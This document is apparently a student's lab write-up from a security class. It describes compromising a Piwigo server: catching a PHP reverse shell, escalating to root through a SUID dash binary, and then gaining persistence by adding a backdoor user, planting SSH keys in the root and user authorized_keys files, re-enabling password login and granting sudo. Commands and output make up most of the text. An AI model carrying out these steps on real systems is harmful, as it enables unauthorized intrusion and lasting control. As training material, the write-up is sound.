Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::29001
Ncat: Listening on 0.0.0.0:29001
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:41514.
Linux piwigoLights 5.4.0-1018-aws #18-Ubuntu SMP Wed Jun 24 01:15:00 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 03:59:59 up 1 day,  7:04,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```


I then created a reverse tunnel and started a netcat listening on port 29001 as configured in the php reverse shell script. I then called the php reverse shell script in my browser again. Success! I gained a shell.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@piwigoLights:/$ pwd
pwd
/
www-data@piwigoLights:/$
```


I then elevated my shell from a simple sh shell to a bash shell using python.



Next, I further analyzed the LinPeas result data. While there were several different privilege escalation vectors, I decided on the one suggested in class. The dash binary. Because the dash binary has the suid bit set it will allow me to elevate my privileges to root.



I then used the -p function of the dash binary to elevate my php reverse shell to root.



I then attempted to upgrade my root shell from sh to bash. This failed.

```
useradd -p $(openssl passwd -1 vulnT0kill) jethro
tail /etc/passwd
dash: 14: tail: not found
cat /etc/passwd
```

Next I created a user to enable further access.

```
dedsec:$1$bPFWpVIy$6U491.dLhhsbjU9MiqAYw1:19062:0:99999:7:::
francis:$1$V6M928t5$4qXcCY795vUvE0GxWeTrk/:19062:0:99999:7:::
veronica:$1$Sa7tWlb3$1VfNAP/bsS3ZD9LfHSyrj/:19062:0:99999:7:::
jethro:$1$Z98HgQwf$q70hNeNWJ0bY6eijYKTZw0:19065:0:99999:7:::
```

I then checked the /etc/shadow file to verify that the user was created with a password.

```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ ssh 172.26.15.39
agent22@172.26.15.39: Permission denied (publickey).

┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no 172.26.15.39
agent22@172.26.15.39: Permission denied (publickey).
```

```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ ssh jethro:@172.26.15.39
jethro:@172.26.15.39: Permission denied (publickey).

┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ ssh jethro:vulnT0kill@172.26.15.39
jethro:vulnT0kill@172.26.15.39: Permission denied (publickey).
```

I then attempted to login over ssh with several different ways of connecting. The different variations should have forced password use. Unfortunately, they all failed. The error indicates that I need to connect with an ssh key.

```
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
```

Next, I used my reverse shell to check the ssh configuration file. Password authentication is disabled.

```
ls -lha /home/
total 36K
drwxr-xr-x  9 root     root     4.0K Mar 14 22:39 .
drwxr-xr-x 19 root     root     4.0K Mar 11 20:55 ..
drwxr-xr-x  5 Spencer  Spencer  4.0K Mar 10 05:33 Spencer
drwxrwxr-x  3 dedsec   dedsec   4.0K Mar 11 01:23 dedsec
drwxr-xr-x  3 delta    delta    4.0K Mar 10 17:32 delta
drwxrwxrwx  2 root     www-data 4.0K Mar 14 22:39 jethro
drwxr-xr-x  2 root     www-data 4.0K Mar 11 00:38 jjsn
drwxr-xr-x  5 ubuntu   ubuntu   4.0K Mar 11 00:21 ubuntu
drwxr-xr-x  4 wifislax wifislax 4.0K Mar 13 00:42 wifislax
```

I then created a home folder for the Jethro user.

```
mkdir /home/jethro/.ssh/
touce h
dash: 35: touce: not found
touch /home/jethro/.ssh/authorized_keys
ls -lha /home/jethro/.ssh
total 8.0K
drwxrwxrwx 2 root www-data 4.0K Mar 14 22:46 .
drwxrwxrwx 3 root www-data 4.0K Mar 14 22:46 ..
-rw-rw-rw- 1 root www-data    0 Mar 14 22:46 authorized_keys
```

Next, I created the .ssh folder and the authorized_keys file in the home folder. The authorized_keys file holds the ssh keys of the computers authenticated to connect as Jethro with an ssh key.

```
echo -n 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBsU1cAY5BnOHYs6n0vY8A9GlsBiGGnEXvPtOx7DgfWh3dqOOClySCbEV8eXG
/ks/0wzYZUMc1FvmscZsDo4ztXC8hwst0yWMkcseG9CXz3rdit7/P0PNf2MaQXUWsjcB7HJkYhoN+X+lr4CWk0r7Nx+3rS1E6ct9rVp650dI
g6XUKwXaKTDdO/Zw/igfVCAU8jLWi+z1b7V3pjG6bN8rF8wSuvW0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytDhO77SA7D/jEVT7jqrjdQ3rf
6NAnpUou/Oe3fSpOd+CekbJa6SDgM1y69dEUtVjk8QqlGZ0zbaFUVptC/uqrMCihXn8a9nMGb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWQcLtn
O+vuo6rxt7I9ZlFl8Zv3Kj3ScpZwrO5hpBYMIpOmeraqgf/mRullX4vzEJyDu42L4uypzDzI8sxUl8YJLIxDCsBsW6ZYQQV9kDutOXE0OXi4
Nc2a9zenDaNbwrsuIes8= agent22@ks5' > /home/jethro/.ssh/authorized_keys
cat /home/jethro/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBsU1cAY5BnOHYs6n0vY8A9GlsBiGGnEXvPtOx7DgfWh3dqOOClySCbEV8eXG/ks/0wzYZ
UMc1FvmscZsDo4ztXC8hwst0yWMkcseG9CXz3rdit7/P0PNf2MaQXUWsjcB7HJkYhoN+X+lr4CWk0r7Nx+3rS1E6ct9rVp650dIg6XUKwXaK
TDdO/Zw/igfVCAU8jLWi+z1b7V3pjG6bN8rF8wSuvW0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytDhO77SA7D/jEVT7jqrjdQ3rf6NAnpUou/
Oe3fSpOd+CekbJa6SDgM1y69dEUtVjk8QqlGZ0zbaFUVptC/uqrMCihXn8a9nMGb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWQcLtnO+vuo6rxt
7I9ZlFl8Zv3Kj3ScpZwrO5hpBYMIpOmeraqgf/mRullX4vzEJyDu42L4uypzDzI8sxUl8YJLIxDCsBsW6ZYQQV9kDutOXE0OXi4Nc2a9zenD
aNbwrsuIes8= agent22@ks5
```

I then added my systems ssh key to the newly created authorized_keys file.

```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

However, I was still unable to connect via ssh.

```
echo -n 'c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FEQnNVMWNBWTVCbk9IWXM2bjB2
WThBOUdsc0JpR0duRVh2UHRPeDdEZ2ZXaDNkcU9PQ2x5U0NiRVY4ZVhHL2tzLzB3ellaVU1jMUZ2
bXNjWnNEbzR6dFhDOGh3c3QweVdNa2NzZUc5Q1h6M3JkaXQ3L1AwUE5mMk1hUVhVV3NqY0I3SEpr
WWhvTitYK2xyNENXazByN054KzNyUzFFNmN0OXJWcDY1MGRJZzZYVUt3WGFLVERkTy9ady9pZ2ZW
Q0FVOGpMV2krejFiN1YzcGpHNmJOOHJGOHdTdXZXMGR2Y254ZEw5STNJb2tUakZ5MVZ6S1ZuNW5Z
c0Z1YXl0RGhPNzdTQTdEL2pFVlQ3anFyamRRM3JmNk5BbnBVb3UvT2UzZlNwT2QrQ2VrYkphNlNE
Z00xeTY5ZEVVdFZqazhRcWxHWjB6YmFGVVZwdEMvdXFyTUNpaFhuOGE5bk1HYi82aFR4VGR5VXFK
K0JycnJqOUJlSTdHRnErR3ZlV1FjTHRuTyt2dW82cnh0N0k5WmxGbDhadjNLajNTY3Bad3JPNWhw
QllNSXBPbWVyYXFnZi9tUnVsbFg0dnpFSnlEdTQyTDR1eXB6RHpJOHN4VWw4WUpMSXhEQ3NCc1c2
WllRUVY5a0R1dE9YRTBPWGk0TmMyYTl6ZW5EYU5id3JzdUllczg9IGFnZW50MjJAa3M1Cg==' | base64 -d >> /home/jethro/.ssh/a
uthorized_keys
```

I then tried base64 encoding the key, decoding it, then appending it to the authorized_keys file.

```
┌──(agent22㉿ ks5)-[~/.ssh]
└─$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

This failed.

```
┌──(agent22㉿ ks5)-[~/.ssh]
└─$ ssh jethro@172.26.15.39                                                    255 ×
jethro@172.26.15.39: Permission denied (publickey).

┌──(agent22㉿ ks5)-[~/.ssh]
└─$                                                                            255 ×
```

3. agent22@ks5: ~/.ssh

```
echo -n 'c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FEQnNVMWNBWTVCbk9IWXM2bjB2
WThBOUdsc0JpR0duRVh2UHRPeDdEZ2ZXaDNkcU9PQ2x5U0NiRVY4ZVhHL2tzLzB3ellaVU1jMUZ2
bXNjWnNEbzR6dFhDOGh3c3QweVdNa2NzZUc5Q1h6M3JkaXQ3L1AwUE5mMk1hUVhVV3NqY0I3SEpr
WWhvTitYK2xyNENXazByN054KzNyUzFFNmN0OXJWcDY1MGRJZzZYVUt3WGFLVERkTy9ady9pZ2ZW
Q0FVOGpMV2krejFiN1YzcGpHNmJOOHJGOHdTdXZXMGR2Y254ZEw5STNJb2tUakZ5MVZ6S1ZuNW5Z
c0Z1YXl0RGhPNzdTQTdEL2pFVlQ3anFyamRRM3JmNk5BbnBVb3UvT2UzZlNwT2QrQ2VrYkphNlNE
Z00xeTY5ZEVVdFZqazhRcWxHWjB6YmFGVVZwdEMvdXFyTUNpaFhuOGE5bk1HYi82aFR4VGR5VXFK
K0JycnJqOUJlSTdHRnErR3ZlV1FjTHRuTyt2dW82cnh0N0k5WmxGbDhadjNLajNTY3Bad3JPNWhw
QllNSXBPbWVyYXFnZi9tUnVsbFg0dnpFSnlEdTQyTDR1eXB6RHpJOHN4VWw4WUpMSXhEQ3NCc1c2
WllRUVY5a0R1dE9YRTBPWGk0TmMyYTl6ZW5EYU5id3JzdUllczg9IGFnZW50MjJAa3M1Cg==' | base64 -d > /home/jethro/.ssh/au
thorized_keys
```

I tried adding the ssh key using base64 encoding again, but this time completely overwriting the authorized_keys file.

```
su - jethro
Password: vulnT0kill
whoami
jethro
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/jethro/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/jethro/.ssh/id_rsa
Your public key has been saved in /home/jethro/.ssh/id_rsa.pub
```

I then switched to the Jethro user in the reverse shell and created the ssh keys for the Jethro user.

```
┌──(agent22㉿ ks5)-[~/.ssh]
└─$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

I then tried to connect again. Still a failure.

```
echo -n 'CnNzaC1yc2EgQUFBQUIzTnphQzF5YzJFQUFBQURBUUFCQUFBQmdRREJzVTFjQVk1Qm5PSFlzNm4w
dlk4QTlHbHNCaUdHbkVYdlB0T3g3RGdmV2gzZHFPT0NseVNDYkVWOGVYRy9rcy8wd3pZWlVNYzFG
dm1zY1pzRG80enRYQzhod3N0MHlXTWtjc2VHOUNYejNyZGl0Ny9QMFBOZjJNYVFYVVdzamNCN0hK
a1lob04rWCtscjRDV2swcjdOeCszclMxRTZjdDlyVnA2NTBkSWc2WFVLd1hhS1REZE8vWncvaWdm
VkNBVThqTFdpK3oxYjdWM3BqRzZiTjhyRjh3U3V2VzBkdmNueGRMOUkzSW9rVGpGeTFWektWbjVu
WXNGdWF5dERoTzc3U0E3RC9qRVZUN2pxcmpkUTNyZjZOQW5wVW91L09lM2ZTcE9kK0Nla2JKYTZT
RGdNMXk2OWRFVXRWams4UXFsR1owemJhRlVWcHRDL3Vxck1DaWhYbjhhOW5NR2IvNmhUeFRkeVVx
SitCcnJyajlCZUk3R0ZxK0d2ZVdRY0x0bk8rdnVvNnJ4dDdJOVpsRmw4WnYzS2ozU2NwWndyTzVo
cEJZTUlwT21lcmFxZ2YvbVJ1bGxYNHZ6RUp5RHU0Mkw0dXlwekR6SThzeFVsOFlKTEl4RENzQnNX
NlpZUVFWOWtEdXRPWEUwT1hpNE5jMmE5emVuRGFOYndyc3VJZXM4PSBhZ2VudDIyQGtzNQo=' | base64 -d >> /root/.ssh/authoriz
ed_keys
```

Next, I added my ssh key to the authorized_keys file for the root user using the reverse shell.

```
┌──(agent22㉿ ks5)-[~/.ssh]
└─$ ssh root@172.26.15.39
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 14 23:13:22 UTC 2022

  System load:  0.0               Processes:             128
  Usage of /:   7.3% of 38.71GB   Users logged in:       0
```

I was then able to successfully connect as root using the ssh key.

```
root@piwigoLights:~# passwd jethro
New password:
Retype new password:
passwd: password updated successfully
```

I then changed the passwd for the Jethro user.

```
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication Yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues wit
# some PAM modules and threads)
ChallengeResponseAuthentication no
"/etc/ssh/sshd_config" 127L, 3374C written
```

Then I enabled password login for the ssh service.

```
root@piwigoLights:~# vi /etc/ssh/sshd_config
root@piwigoLights:~# systemctl restart ssh
ssh.service   ssh.socket    sshd.service
root@piwigoLights:~# systemctl restart ssh
ssh.service   ssh.socket    sshd.service
root@piwigoLights:~# systemctl restart sshd.service
root@piwigoLights:~#
```

Next I restarted the ssh daemon.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ ssh jethro@172.26.15.39
jethro@172.26.15.39's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 14 23:23:13 UTC 2022

  System load:  0.0               Processes:             132
  Usage of /:   7.3% of 38.71GB   Users logged in:       1
  Memory usage: 69%               IPv4 address for eth0: 172.26.15.39
  Swap usage:   0%
```

I was then able to successfully connect to the piwigo server using the Jethro user and password.

```
root@piwigoLights:~# usermod -aG sudo jethro
```

```
tape:x:26:
sudo:x:27:ubuntu,wifislax,jethro
audio:x:29:ubuntu
```

Next, I gave the Jethro user sudo permissions.

```
drwxr-xr-x  4 root root      4096 Mar  8 05:24 snap
root@piwigoLights:~# ls -al /home
total 44
drwxr-xr-x 11 root     root     4096 Mar 15 00:48 .
drwxr-xr-x 20 root     root     4096 Mar 14 22:46 ..
drwxrwxr-x  4 Jump     Jump     4096 Mar 15 02:13 Jump
drwxr-xr-x  5 Spencer  Spencer  4096 Mar 10 05:33 Spencer
drwxrwxr-x  3 dedsec   dedsec   4096 Mar 11 01:23 dedsec
drwxr-xr-x  3 delta    delta    4096 Mar 10 17:32 delta
drwxr-xr-x  3 ensign   ensign   4096 Mar 15 00:49 ensign
drwxrwxrwx  4 jethro   jethro   4096 Mar 15 01:39 jethro
drwxr-xr-x  2 root     www-data 4096 Mar 11 00:38 jjsn
drwxr-xr-x  5 ubuntu   ubuntu   4096 Mar 11 00:21 ubuntu
drwxr-xr-x  4 wifislax wifislax 4096 Mar 13 00:42 wifislax
root@piwigoLights:~#
```

I then fixed file permissions for the Jethro user with chown -R (recursive).

```
┌──(agent22㉿ ks5)-[~]
└─$ ssh jethro@172.26.15.39
jethro@172.26.15.39's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

After fixing the file permissions I attempted to connect with the ssh key again. This still failed.

```
root@piwigoLights:/home/ubuntu# cp .bashrc ../jethro/
root@piwigoLights:/home/ubuntu# cp .profile ../jethro/
root@piwigoLights:/home/ubuntu#
```

I then copied the .bashrc and .profile files from the ubuntu user to the jethro user.

```
jethro@piwigoLights:~/.ssh$ chmod 400 authorized_keys
jethro@piwigoLights:~/.ssh$ ll
ll: command not found
jethro@piwigoLights:~/.ssh$ ls -al
total 20
drwxrwxrwx 2 jethro jethro 4096 Mar 15 02:54 .
drwxrwx--- 4 jethro jethro 4096 Mar 15 02:58 ..
-r-------- 1 jethro jethro  565 Mar 15 02:54 authorized_keys
-rw------- 1 jethro jethro 2610 Mar 15 02:51 id_rsa
-rw-r--r-- 1 jethro jethro  573 Mar 15 02:51 id_rsa.pub
jethro@piwigoLights:~/.ssh$
```

I also fixed the authorized_keys file permissions. I then tried to connect with ssh key again and it failed.

```
root@piwigoLights:/home/ubuntu# useradd -m syst
root@piwigoLights:/home/ubuntu# cd ../syst/
root@piwigoLights:/home/syst# ll
total 20
drwxr-xr-x  2 syst syst 4096 Mar 15 03:14 ./
drwxr-xr-x 12 root root 4096 Mar 15 03:14 ../
-rw-r--r--  1 syst syst  220 Feb 25  2020 .bash_logout
-rw-r--r--  1 syst syst 3771 Feb 25  2020 .bashrc
-rw-r--r--  1 syst syst  807 Feb 25  2020 .profile
root@piwigoLights:/home/syst#
```

Next, using the root account I created a new user, but with a home folder based on the skel directory.

```
syst@piwigoLights:~/.ssh$ ls -al
total 20
drwx------ 2 syst syst 4096 Mar 15 03:17 .
drwxr-xr-x 3 syst syst 4096 Mar 15 03:17 ..
-rw-rw-r-- 1 syst syst  525 Mar 15 03:17 authorized_keys
-rw------- 1 syst syst 2602 Mar 15 03:16 id_rsa
-rw-r--r-- 1 syst syst  571 Mar 15 03:16 id_rsa.pub
syst@piwigoLights:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBsU1cAY5BnOHYs6n0vY8A9GlsBiGGnEXvPtOx7DgfWh3dqOOClySCbEV8eXG/UMc1Fvms
cZsDo4ztXC8hwst0yWMkcseG9CXz3rdit7/P0PNf2MaQXUWsjcB7HJkYhoN+X+lr4CWk0r7Nx+3rS1E6ct9rVp650dIgTDdO/Zw/igfVCAU8
jLWi+z1b7V3pjG6bN8rF8wSuvW0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytDhO77SA7D/jEVT7jqrjdQ3rf6Oe3fSpOd+CekbJa6SDgM1y69
dEUtVjk8QqlGZ0zbaFUVptC/uqrMCihXn8a9nMGb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWQcLtnO7I9ZlFl8Zv3Kj3ScpZwrO5hpBYMIpOme
raqgf/mRullX4vzEJyDu42L4uypzDzI8sxUl8YJLIxDCsBsW6ZYQQV9kDutOXE0OXi4NaNbwrsuIes8= agent22@ks5
syst@piwigoLights:~/.ssh$
```

I then created the authorized_keys file and added my key.

```
┌──(agent22㉿ ks5)-[~/.ssh]
└─$ ssh syst@172.26.15.39
syst@172.26.15.39's password:
```

I was able to connect with this account using a password. Unfortunately, I was not allowed to connect with the key. I suspect that there is an issue in the ssh service configuration that is preventing non approved users from logging in via ssh key.